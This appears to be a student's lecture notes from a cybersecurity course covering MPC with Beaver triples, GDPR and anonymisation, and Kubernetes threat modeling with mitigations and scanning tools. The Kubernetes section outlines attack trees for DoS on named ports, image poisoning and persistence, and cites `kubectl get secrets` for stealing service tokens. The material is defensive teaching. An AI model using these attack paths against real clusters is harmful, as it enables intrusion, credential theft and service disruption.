1. Alice picks random  $r \leftarrow \{0,1\}$ , sends  $(a \oplus r)$  to Server A and  $r$  to Server B
  2. Bob picks random  $s \leftarrow \{0,1\}$ , sends  $(b \oplus s)$  to Server A and  $s$  to Server B
  3. Server A holds:  $(a \oplus r)$  and  $(b \oplus s)$
  4. Server B holds:  $r$  and  $s$
  5. Server A computes:  $(a \oplus r) \oplus (b \oplus s)$ , sends to Alice together with  $(r \oplus s)$  from Server B
  6. Alice reconstructs:  $(a \oplus r) \oplus (b \oplus s) \oplus (r \oplus s) = a \oplus b \checkmark$
- 

### Secure AND Protocol & Beaver Triples

AND is harder than XOR — you cannot just locally compute shares. Requires a **Beaver triple** (multiplication triple).

**#Beaver\_Triple** — a preprocessed tuple  $(i, j, k)$  where  $i, j \in \{0,1\}$  are random and  $k = i \wedge j$ . Each server holds a share of  $i, j$ , and  $k$ : Server A has  $(i_a, j_a, k_a)$ , Server B has  $(i_B, j_B, k_B)$  such that  $i = i_a \oplus i_B, j = j_a \oplus j_B, k = k_a \oplus k_B$ .

#### Why it works:

- During the **preprocessing phase** (offline): servers generate the triple without knowing inputs
- During the **online phase**: parties compute masked values  $a' = a \oplus i$  and  $b' = b \oplus j$  and exchange them
- $a'$  and  $b'$  reveal **nothing** about  $a$  and  $b$  due to the random mask  $i, j$
- Servers compute their share of  $c = a \wedge b$  using the algebraic identity:

$$c_a = k_a \oplus (a' \wedge j_a) \oplus (b' \wedge i_a) \quad c_B = k_B \oplus (a' \wedge j_B) \oplus (b' \wedge i_B) \oplus (a' \wedge b')$$

- Reconstruction:  $c_a \oplus c_B = a \wedge b \checkmark$

**Key property:** the Beaver triple is input-independent → can be precomputed in a cheap offline phase, making the online phase very fast.

---

Limits of MPC Security

MPC security guarantee: **no party learns anything beyond the output itself**.

Example: if  $a \wedge b = 0$  and Bob knows  $b = 1$ , then Bob can deduce  $a = 0$  (Alice doesn't like him). This is **not a flaw** — it's unavoidable. The output itself carries information; MPC just ensures nothing *extra* leaks.

Additive Secret Sharing & Arithmetic

For arithmetic functions (not just boolean):

**#Additive\_Secret\_Sharing** — secret  $x$  is split as  $x = x_1 + x_2 \pmod p$ . Allows secure computation of additions for free, multiplications via Beaver triples (generalized to field multiplication).

Enables secure versions of: AES, hash functions, MACs, ML inference — entire cryptographic primitives via MPC.

Standardization

Why standards matter:

- **Interoperability** — different vendors must work together
- **Security assurance** — public expert review reduces hidden weaknesses
- **Deployment at scale** — required by governments and industry
- **Longevity** — e.g. AES standardized 2002, still used worldwide

**NIST Multi-Party Threshold Cryptography (MPTC)** — ongoing standardization effort for MPC-based threshold schemes (threshold signatures, encryption, FHE, ZKPs). Currently in a multi-round preview writeup (PW) process — 26 submissions in Round 1.

**Symphony** — a submission by Hiraku Morita (the lecturer) and colleagues: threshold AES, SHA2, SHA3, MAC evaluation in a three-party honest-majority setting using replicated secret sharing over Boolean extension fields.

Real-World MPC Companies

Company	Focus
Partisia	MPC platform — data sharing, voting, auctions (Aarhus)
Zama	MPC + FHE — confidential cloud & AI
Curv (→ PayPal)	MPC-based private key management for crypto
Unbound Security (→ Coinbase)	MPC-based cryptographic key protection

Summary — Key Takeaways

- **Boolean secret sharing** = split secrets with XOR → simple, powerful
- **XOR in MPC** = free (no communication needed between servers)
- **AND in MPC** = requires Beaver triple (precomputed offline)
- **Beaver triples** = the core building block for all MPC multiplication
- **MPC security** = nobody learns more than the output
- MPC is moving from theory to **real-world deployment and standardization**

Cybersecurity — Guest Lecture 11: Privacy & Data Protection (GDPR)

Privacy — Core Concepts

**Privacy** — philosophical and legal concept; a **fundamental human right**, not absolute. Six properties from legal literature (Solove 2002):

- P1: Right to be left alone
- P2: Ability to shield from unwanted access
- P3: Concealment of certain matters
- P4: Control over personal information
- P5: Protection of personality, individuality, and dignity
- P6: Control over intimate relationships and aspects of life



**Privacy ≠ Confidentiality** — Confidentiality is a *subset* of privacy. Confidentiality applies to humans *and* everything else (e.g. trade secrets); privacy applies only to *humans* and their *personal data*. Confidentiality does not guarantee privacy — it is merely a component of it.

**Privacy ≠ Data Protection** — they *overlap but are not the same*. Data protection requirements (e.g. accuracy of processing) apply even when no privacy violation occurs. Both are necessary for privacy.

**Informational Self-Determination** — everyone has a fundamental right to determine how their personal data is collected and used. Foundation for *consent* in data protection. Made famous by the 1983 German Constitutional Court ruling. Underpins P4, P5, P6.

#### Art. 17 - Right to erasure

Article 17 gives individuals the right to request that their personal data be deleted by a controller, **without undue delay**, under specific conditions.

- The personal data is **no longer necessary** for the original purpose
  - The person **withdraws consent** and there is no other legal basis for processing
  - The person **objects to processing** (especially under direct marketing rules)
  - The data was **processed unlawfully**
  - The data must be erased to comply with a **legal obligation**
  - The data was collected in relation to **offered information society services to a child**
- From software perspective we need:**
- Centralized Data Inventory / Personal Data Mapping Layer
  - Asynchronous Deletion Propagation System (Event-Driven Erasure Pipeline)

---

#### Common Privacy Sins in Software Engineering (Shastri et al. 2019)

1. Storing data forever
2. Reusing data indiscriminately
3. Walled gardens and black markets
4. Risk-agnostic data processing
5. Hidden data breaches
6. Unexplainable decisions
7. Security as a secondary goal

→ The GDPR addresses all seven. GDPR is also a **risk-based regulation**.

---

#### The GDPR — Overview

**#GDPR** (General Data Protection Regulation) — EU Regulation 2016/679. Directly applicable EU law in all member states (unlike directives, no transposition needed → harmonization). In force since 25 May 2018.

**Goals were twofold:** protect natural persons AND facilitate free flow of personal data across the EU (also an enabler for a fair European data economy).

#### What changed in the big picture:

1. Data subjects' **rights** increased
2. Data controllers' (and processors') **duties** increased
3. Data protection authorities' **power** increased
4. European **harmonization** improved

**National adaptations** — member states can still adapt in limited areas: legal obligations/public interests (Art. 6), sensitive data (Art. 9), criminal matters (Art. 10), national security/defense (Art. 23).

**Currently (2026):** some aspects being renegotiated via the EU *digital omnibus* — fundamental aspects unlikely to change significantly.

---

#### Governance

**DPA (Data Protection Authority)** — national public sector body supervising GDPR compliance. Every EU country has one (Germany has several).

**EDPB (European Data Protection Board)** — EU-level coordination body. [edpb.europa.eu](https://edpb.europa.eu)

**Danish DPA = Datatilsynet** — [datatilsynet.dk](https://datatilsynet.dk). Independent authority, handles guidance, complaints, and inspections.

Governance has been an obstacle to enforcement in practice (Ruohonen & Hjerpe 2022).

---

#### Key Definitions

**Personal data** (Art. 4(1)) — *any* information relating to an identified or identifiable natural person. Wider scope than US "PII."

**Processing** (Art. 4(2)) — any operation on personal data: collection, recording, storage, retrieval, use, disclosure, erasure, etc. Includes **manual** processing.

**Sensitive personal data** (Art. 9(1)) — processing **prohibited** unless exceptions apply. Covers: racial/ethnic origin, political opinions, religious/philosophical beliefs, trade union membership, genetic data, biometric data (for unique identification), health data, sex life/sexual orientation.

**Data Controller** — determines the *why* and *how* of processing; legally responsible for lawfulness.

**Data Processor** — processes personal data *on behalf of* the controller (usually under contract).

**Joint controllers** — two or more controllers jointly determining purposes and means.

**Extraterritoriality** (Art. 3) — GDPR applies to any organization processing personal data of EU residents, regardless of where the organization is based. Merely *offering services* to Europeans suffices.

**International transfers** — transfer to non-EU country only if EU authorities have confirmed that country has *adequate* data protection levels.

---

## Lawfulness of Processing (Art. 6) — Legal Bases

Must pick **exactly one**:

1. **Consent** — must be informed, freely given, specific, unambiguous
2. **Contract** — e.g. employment agreement
3. **Legal obligation** — e.g. law enforcement requirement
4. **Vital interests** — e.g. healthcare emergency
5. **Public interest** — e.g. education, research
6. **Legitimate interests** — e.g. marketing; controversial — requires balancing against individuals' interests

---

## Principles of Processing (Art. 5)

Seven general principles (frequently referenced in enforcement fines):

1. **Lawful, fair, transparent** processing
2. **Purpose limitation** — only for specific, stated purposes
3. **Data minimisation** — only what is necessary
4. **Accuracy** — only accurate data processed
5. **Storage limitation** — identifiable only for limited time
6. **Integrity and confidentiality** — security must be guaranteed
7. **Accountability** — controllers/processors legally liable

→ **Art. 5 most cited** in enforcement fines, followed by Art. 6 (lawfulness) and Art. 32 (security). 525 article references in 294 decisions (Ruohonen & Hjerpe 2022).

---

## Privacy from a Security Perspective

Security risks and privacy risks **overlap**:

- Overlap = data leaks to unauthorized parties
- Security-only risks = disruption to organizational functioning
- Privacy-only risks = violation of individual rights and liberties
- Shared = information unavailability, integrity violations

**Tension between security and privacy:**

- Confidentiality/privacy → favour *minimization* of personal data
- Security (monitoring, accountability) → require *log files, accounting*
- Must be **balanced** — not a zero-sum conflict, but requires careful design

**Art. 32(1)** — GDPR does not prescribe specific technical solutions. Controllers and processors must implement "appropriate technical and organisational measures" (pseudonymisation, encryption, CIA triad, resilience, testing) taking into account: state of the art, costs, nature of processing, risk level.

---

## Rights Granted by the GDPR

Ten rights for data subjects:

Code	Right
R1	Right to be <b>informed</b>

Code	Right
R2	Right to <b>access</b>
R3	Right to <b>rectification</b>
R4	Right to <b>erasure</b> ("right to be forgotten")
R5	Right to <b>cancel consent</b>
R6	Right to <b>place restrictions</b>
R7	Right to <b>object</b> to processing
R8	Right to <b>portability</b>
R9	Right to <b>individual (human) decision-making</b> — not purely automated
R10	Right to be informed about <b>data breaches</b>

Grouped:

- **RI** (Informing) = {R1, R10}
- **RD** (Data) = {R2, R3, R4, R6, R8} — most relevant for engineering
- **RL** (Lawfulness) = {R5, R7, R9}

**Logical overlaps:** if consent (R5) cancelled → deletion (R4) usually follows. If restriction (R6) placed → rectification (R3) or erasure (R4) cannot occur simultaneously.

Developers tend to overemphasise security and downplay rights (Hadar et al. 2018).

### Software Architecture Requirements (Hjerpe et al. 2019)

Engineering implications of RD group → functional requirements at:

- **Persistence layer** — consent control, access, rectification, erasure, restrictions
- **User interfaces** — for each of the above operations
- **Logging/event log** — all personal data processing events, GDPR requests, third-party disclosures, transfers outside EU (Art. 30)

**R8 (portability)** — currently sufficient to provide JSON/CSV dumps on request. **R9 (human decision-making)** — right to have important decisions reviewed by a human, not just an AI/ML system.

**Architecture pattern** (Hjerpe et al. 2019):

- Public-facing: web app server + GDPR request interface
- Private: GDPR request service → Core Personal Data Module (CPDM) + Personal Data Event Log
- Separate private registry: Restriction Center + Consent Center
- Messaging server broadcasts GDPR requests to all Business Logic Services (BLS); all changes logged

**Backups** — RD rights technically apply; currently sufficient to leave backups intact if done in round-robin fashion (old backups eventually deleted naturally).

**GDPR does not mandate specific engineering solutions** — small companies may handle RD requirements manually or with simple scripts.

### Privacy Engineering

**#Privacy\_Engineering** — field designing, implementing, and evaluating theories, methods, and tools to address privacy issues in sociotechnical systems (Gürses & del Alamo 2016).

**Privacy-by-Policy** (old) → **Privacy-by-Architecture** (preferred) — architectural designs should embed privacy from the start (Spiekermann & Cranor 2009).

### Privacy-by-Design (Cavoukian 2009)

Seven foundational principles:

1. **Proactive** not reactive; preventative not remedial
2. **Privacy as default** setting
3. **Privacy embedded** into design
4. **Full functionality** — positive-sum, not zero-sum
5. **End-to-end security** — full lifecycle protection
6. **Visibility and transparency** — keep it open
7. **Respect for user privacy** — keep it user-centric

Closely related to both the GDPR and **Privacy Enhancing Technologies (PETs)**.

---

## Frameworks

**NIST Privacy Framework (2021)** — 8 high-level privacy controls, closely aligned with GDPR:

1. Authority and purpose (→ legal basis + purpose limitation)
2. Accountability, auditing, risk management (→ Art. 35 DPIA)
3. Data quality and integrity
4. Data minimisation and retention
5. Participation and redress (→ data subject rights)
6. Security
7. Transparency (→ privacy policies)
8. Use limitation (→ third-party sharing conditions)

**LINDDUN Framework** (Wuyts 2015) — threat modeling analog for privacy; assess each asset related to natural persons against 6 properties:

1. **Linkability** — whether two objects/records are related
2. **Identifiability** — possibility to identify a subject
3. **Non-repudiation** — evidence a party cannot deny
4. **Detectability** — whether an object/record exists
5. **Disclosure** — exposure to unauthorised subjects
6. **Unawareness** — user unaware of data they submitted

**DPIA (Data Protection Impact Assessment)** — risk analysis mandated by Art. 35 when processing poses high risk to natural persons; must be delivered to regulators in case of incidents. ENISA recommends using impact × probability risk matrices (same as general security risk matrices).

---

## Anonymisation & Pseudonymisation

**Identification** — ability to identify a data subject. **De-identification** — method preventing re-identification. **Anonymisation** — optimally *irreversible* de-identification. GDPR does **not apply** to strictly anonymised data. **Pseudonymisation** (Art. 4) — personal data can no longer be attributed to a subject *without use of additional information*. Still considered personal data → GDPR applies.

**Pseudonymisation ≠ anonymisation** — pseudonymisation mainly addresses *linkability*, not singling out or inference.

Three evaluation criteria for de-identification methods:

1. **Singling out** — possible to isolate records relating to an individual
2. **Linkability** — possible to link records across databases
3. **Inference** — possible to infer attribute values from other attributes

**Levels of de-identification (Hintze 2017):**

Level	Directly linked	Re-identifiable	Personal data	Anonymous
Identified	Yes	No	No	No
Identifiable	Yes	Yes	No	No
Art. 11	Yes	Yes	Yes	No
Anonymous	No	No	No	Yes

**Art. 11** — if a controller no longer needs to identify a subject to fulfil the purpose, no obligation to maintain additional identifying information — but accountability still applies.

---

## Pseudonymisation Techniques

Four common techniques (often combined in practice):

- **(a) Encryption** — reversible with key
- **(b) Hashing** — one-way transformation
- **(c) Masking** — replace direct identifiers (names, SSNs, IPs, MACs, licence plates) with placeholders (e.g. \*\*\*\* Doe )
- **(d) Tokenization** — replace sensitive data with a non-sensitive token (e.g. credit card CVV)

All share a "secret" (key, salt, token map). Credit card processing uses encryption + tokenization.

---

## Anonymisation Methods

(a) **Aggregation** — combine individual records into group statistics (e.g. age group averages). Loses individual-level detail.

(b) **Re-coding** — replace specific values with broader categories (e.g. city → region).

(c) **#k-Anonymity** — property where each individual's record is indistinguishable from at least  $k-1$  others. Max re-identification probability =  $1/k$ . Achieved via masking and re-coding. Does **not** fully address linkability or inference.

**Why it is still weak?:**

**#k-anonymity** only protects against **direct re-identification via quasi-identifiers**. It does **not guarantee diversity of sensitive attributes** inside each group.

**Attack:** linking with external data can still identify people.

**Solution:** l-diversity, or t-closeness adds diversity of sensitive values

**Real attack that breaks k-anonymity: homogeneity attack:**

Even if k-anonymity is correctly satisfied, an attacker can still infer sensitive information using a **homogeneity attack**.

(d) **#ℓ-Diversity** (Machanavajjhala et al. 2007) — extension of k-anonymity; each group must contain at least  $\ell$  distinct values for any sensitive attribute. Addresses linkability weakness of k-anonymity. Background knowledge can still break it.

(e) **Permutation / Randomization** — add statistical noise to attributes:

- **Gaussian noise:**  $f^*(x) = f(x) + N(0, \sigma^2)$
- **Laplace noise:**  $f^*(x) = f(x) + L(0, \beta)$  — preferred in differential privacy context

Common mistakes: adding noise to only one correlated attribute, inconsistent/out-of-bounds noise, ignoring sparsity, ignoring linkability.

(f) **Differential Privacy** — today's preferred randomisation-based technique; not covered in depth here.

**Key finding (Rocher et al. 2019, Nature Communications):** using 15 demographic attributes, 99.98% of Americans could be correctly re-identified in any dataset → heavily sampled anonymised datasets are unlikely to satisfy GDPR standards.

---

## Anonymity — Formal Definition (Pfitzmann & Köhntopp 2001)

**Anonymity** — state of being not identifiable within a set of subjects (the *anonymity set A*).

- Anonymity is stronger when  $|A| \rightarrow \infty$  (larger set)
- But size alone is not enough — distribution within A matters:  $\Pr\{a \leq X \leq b\}$  must be considered
- Measured using **Shannon entropy** and related information-theoretic concepts
- Applies to individuals, devices, network graphs, etc.

---

## Organisational Requirements

**Data Protection Officer (DPO)** — Art. 37 mandates designation in certain cases. Not personally liable, but legally imposed tasks (Arts. 38–39) include: coordinating with DPA during incidents, monitoring compliance, training staff. Consult EDPB guidelines when acting as DPO (Ciclosi & Massacci 2023).

**Data Breach Notification** — Art. 33: notify DPA within **72 hours** of becoming aware. Art. 34: high-risk breach must also be communicated **to affected individuals without further delay**. Prior risk analysis helps determine what constitutes "high risk."

**Record-keeping / Documentation** (Art. 30) — must document all processing: who processes, where, what, purpose, retention period, security measures, third-party transfers.

**Privacy Policies** — external communication of data protection practices. Research shows most are either too vague (too short) or impenetrable legalese (~10,000 words).

---

## Development vs. Production Environments

Developers generally should **not** handle raw personal data:

- **Development** → use synthetic/fake data
- **Deployment (staging)** → no personal data
- **Production** → personal data present

Using synthetic data in development is a privacy best practice and reduces risk of accidental exposure.

## Cybersecurity (F26) — Lecture 12: Threat Modeling II & Kubernetes Security

---

### Recall — Threat Modeling Flow

Model System → Find Threats → Address Threats → Validate → (loop back)

Steps: create application diagram → identify threats → mitigate → validate model.

---

## Kubernetes Security — The 4Cs of Cloud-Native Systems

**#Kubernetes** — open-source container orchestration platform; manages deployment, scaling, and operation of containerized applications across clusters of machines.

Security is layered — each outer layer protects everything inside it:

**Cloud** — security of the underlying cloud infrastructure (e.g. AWS, Google Cloud). If the cloud layer is compromised, nothing inside is safe regardless of how well the rest is configured.

**Cluster** — Kubernetes cluster-level security. Controls how the cluster itself operates and who can interact with it.

**Container** — security of the Dockerfile/Containerfile, the image, runtime settings. A misconfigured image can expose the host or other containers.

**Code** — security of the actual application code running inside containers.

---

## Kubernetes Architecture — Key Components

Two main parts of a Kubernetes cluster:

**Control Plane (Master Node)** — the brain of the cluster:

- **API Server** — central hub; all communication goes through it (REST API). Entry point for `kubectl` commands. Enforces permissions; `etcd` access bypasses all access control.
- **etcd** — key-value store; holds all cluster state/configuration. Highly sensitive — direct access = full cluster compromise.
- **Scheduler** — assigns pods to worker nodes.
- **Controller Manager** — runs control loops to maintain desired cluster state (e.g. replica counts, endpoints).
- **Cloud Controller Manager** — interfaces with the cloud provider API.

**Worker Nodes** — where workloads actually run:

- **Kubelet** — agent on each node; communicates with API server, starts/stops containers.
- **Container Runtime** (e.g. ContainerD + RunC) — actually runs the containers.
- **Kube-proxy** — manages network rules and IP tables on each node.
- **Pods** — smallest deployable unit; one or more containers sharing network/storage.

**etcd** — distributed key-value database (like a DB) that stores all Kubernetes objects. Single source of truth (SSOT). If compromised, attacker can read/write any cluster secret or config.

---

## Kubernetes Threat Model — DFD

The threat model (from CNCF Financial User Group) maps data flows across:

- User → API Server (apply deployment)
- API Server ↔ etcd (read/write cluster state)
- API Server ↔ Controller (manage replicas, service accounts, endpoints)
- API Server ↔ Scheduler (schedule pods, poll for new pods)
- Kubelet → ContainerD → RunC (pull image, run container)
- Image Repository ↔ Kubelet (image manifest + blobs)
- Kube Proxy → IP Tables (update network rules)
- End User → Kube Proxy (poll services/endpoints)

Trust boundaries are marked with dashed lines — threats cluster here.

---

## Kubernetes — Main Attack Vectors

**Denial of Service** — exhaust compute/network/storage resources within the cluster to prevent normal operation (e.g. DoS kubelet ports 10255/10250/10248, DoS API server port 6443/8080, DoS DNS port 53, saturate CNI network).

**Compromised Container** — a container running malicious code gives attacker a remote execution point inside the cluster. Can pivot to host filesystem, other containers, or API server.

**Service Token Compromise** — Kubernetes service account tokens allow API access. If stolen (e.g. via `kubectl get secrets`), attacker can make arbitrary API requests.

**Network Endpoints** — if pod network policy is permissive (default = all pods can talk to all pods), attacker can reach internal services directly.

**RBAC Issues** (#RBAC = Role-Based Access Control) — many attack paths rely on misconfigured RBAC policies (e.g. overly permissive service accounts, pull secrets with write access, nodes with unrestricted filesystem access).

---

## Attack Trees — DoS in Kubernetes

**DoS goal: "Exhaust Compute Resources"** (Left branch):

- Add process to running pod → import malicious code / exploit existing tooling
- Use privileged container to start/modify process on host (root) → modify init/unit file, use Docker socket, start child in Host PID namespace
- Write new workloads to etcd → needs etcd encryption key (accessible on master node fs)
- Create/scale deployment via API server → use service account credential
- Create autoscaling event → find deployment exposed to network

**DoS goal: "DOS K8s Cluster"** (Right branch — higher level):

- Exhaust Compute → bring Kubelet down / render Healthcheck unresponsive / loss of etcd quorum
  - Disrupt scheduling → DoS etcd / API server / scheduler / controller manager ports
  - Disrupt Networking → DoS Kube Proxy, Kubernetes DNS (port 53), degrade CNI overlay
  - Prevent new worker nodes joining → DoS network boot service (e.g. PXE server)
- 

## Attack Trees — Malicious Code Execution

**Goal: Malicious code in workload (pull secret branch):**

- Deploy poisoned container image → poison image in container registry → obtain image pull secret → make K8s API request / use running container with host filesystem access / read K8s secret from Kubelet

**Goal: Gain access to container (right branch):**

- Execute in running container → import malicious code [M6], modify file on host [M7], start process using container runtime [M8], start child in Host PID [M9]
  - Use Privileged Container to start/modify process on host [M5]
- 

## Attack Trees — Establish Persistence

**Goal: Establish Foothold & Persistence** — branches by resilience level:

- **No resilience** — start process in running container (stops when container restarts)
  - **Resilience to Container restart** — misconfigure container to load attacker's config (e.g. NGINX config on volume), force restart → config reloads
  - **Resilience to Pod deletion/creation** — write config file to volume that persists
  - **Resilience to Node restart** — create init file or cron job on host, use running container with Docker socket, modify K8s resources via API server, compromise PKI
  - **Resilience to Node Recycling** — modify K8s objects in etcd, restore from etcd backup, use K8s API client cert to authenticate to etcd
- 

## Kubernetes Security Features (Mitigations)

**Authentication** — client certificates, OpenID Connect, static token files. Multiple methods available; controls who can reach the API.

**Authorization (#RBAC)** — RBAC (Role-Based), ABAC (Attribute-Based), Node, Webhook. Controls what authenticated users can do.

**Audit Logging** — periodically review audit logs to detect suspicious API calls.

**Network Policies** — by default all pods can communicate with all other pods. Add explicit NetworkPolicy resources to restrict traffic between namespaces/pods.

**Pod Security Policies** — restrict what a pod can do (e.g. prevent running as root, prevent host path mounts).

**Kubernetes Secrets** — use K8s Secrets (encrypted) instead of ConfigMaps (plaintext) to store sensitive data like passwords and API keys.

---

## Kubernetes Cluster: Best Practices (Attack Surface Reduction)

For **Host**: minimize privilege to applications running on host.

#### For **Container Images**:

- Know your base image — use minimal, trusted base images
- Smaller image = smaller attack surface
- Do not rely on `:latest` tag — pin specific versions for reproducibility
- Scan for vulnerabilities periodically (e.g. using Clair, Trivy)
- Do not run containers as root

#### For **Cluster**:

- Limit host mounts (prevent containers accessing host filesystem)
- Ensure full TLS across all cluster components (API server, etcd, kubelet, scheduler, controller manager, kube-proxy)

---

#### **Kubernetes Security: Open-Source Tooling**

**kube-bench** (Aqua) — checks whether Kubernetes is deployed according to CIS security benchmarks. Runs checks against your live cluster configuration.


**Kubesecc** — security risk analysis/scoring for Kubernetes resource manifests (YAML files). Flags dangerous settings.

**Clair** — static analysis of vulnerabilities in container images. Scans image layers against CVE databases.

**Kubescape** — security platform that scans clusters, Kubernetes manifest files, code repos, container registries and images. Comprehensive posture assessment.

**Notary Project** — CLI tool to sign and verify artifacts (images); solution for secure distribution of container images. Used in Docker Trusted Registry.

**CNCF Security Landscape** — full ecosystem map at <https://landscape.cncf.io/> — covers Security & Compliance, Container Registry, Key Management, Automation & Configuration.



A B C D E F G  
H I J K L M  
N O P Q R S T  
U V W X Y Z